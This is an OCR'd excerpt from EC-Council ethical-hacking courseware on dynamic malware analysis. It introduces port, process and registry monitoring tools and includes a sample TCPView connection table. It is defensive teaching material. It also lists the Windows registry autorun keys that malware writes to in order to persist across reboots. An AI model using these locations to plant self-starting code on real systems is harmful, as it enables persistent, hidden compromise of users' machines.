
Figure 7.75: Screenshot of Netstat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe	840	TCPV6	[0:0:0:0:0:0:0:0]	http-rpc-epmap	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1336	TCPV6	[0:0:0:0:0:0:0:0]	1030	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	388	TCPV6	[0:0:0:0:0:0:0:0]	1537	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1240	TCPV6	[0:0:0:0:0:0:0:0]	1542	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1000	TCPV6	[0:0:0:0:0:0:0:0]	ms-wbt-server	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	396	UDPV6	[0:0:0:0:0:0:0:0]	123	*	*	
svchost.exe	1240	UDPV6	[0:0:0:0:0:0:0:0]	500	*	*	
svchost.exe	1000	UDPV6	[0:0:0:0:0:0:0:0]	ms-wbt-server	*	*	
svchost.exe	1240	UDPV6	[0:0:0:0:0:0:0:0]	4500	*	*	
svchost.exe	720	UDPV6	[0:0:0:0:0:0:0:0]	5353	*	*	
svchost.exe	720	UDPV6	[0:0:0:0:0:0:0:0]	5355	*	*	
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System	4	TCP	server2016.ceh.com	1078	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1079	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1030	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1031	windows10	microsoft-ds	ESTABLIS
System	4	TCP	Server2016	http	Server2016	0	LISTENIN
System	4	TCP	Server2016	microsoft-ds	Server2016	0	LISTENIN
System	4	TCP	Server2016	5985	Server2016	0	LISTENIN
System	4	TCP	Server2016	47001	Server2016	0	LISTENIN
System	4	UDP	server2016.ceh.com	netbios-dgm	*	*	
System	4	UDP	Server2016	936	*	*	
System	4	TCPV6	[0:0:0:0:0:0:0:0]	http	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[0:0:0:0:0:0:0:0]	microsoft-ds	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[fe80:0:0:0:981b:a...	1048	[fe80:0:0:0:e43c:9...	microsoft-ds	ESTABLIS
System	4	TCPV6	[0:0:0:0:0:0:0:0]	5985	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[0:0:0:0:0:0:0:0]	47001	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	UDPV6	[0:0:0:0:0:0:0:0]	964	*	*	
tftpgan.exe	5068	TCP	server2016.ceh.com	1949	windows10	5552	ESTABLI

Figure 7.76: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*http://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as genuine Windows services or hide their processes to avoid detection
- Some malware programs also use PEs (Portable Executable) to inject into various processes (such as explorer.exe or web browsers)
- Use process monitoring tools like Process Monitor to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*http://systemexplorer.net*)

Process Monitor

The Process Monitor shows the real-time file system, Registry, and process/thread activity



https://docs.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.




Figure 7.77: Screenshot of Process Monitor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional process monitoring tools are as follows:

- Process Explorer *(https://docs.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(http://systemexplorer.net)*

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores OS and program configuration details, such as settings and options
- Malware uses the registry to perform harmful activity continuously by storing entries into the registry and ensuring that the malicious program runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as jv16 PowerTools to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://occessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

jv16 PowerTools	It is a registry cleaner used to find registry errors and unneeded registry junk. It also helps in detecting registry entries created by the malware



https://www.macecraft.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **jv16 PowerTools**

  Source: *https://www.macecraft.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.




Figure 7.78: Screenshot of jv16 PowerTools

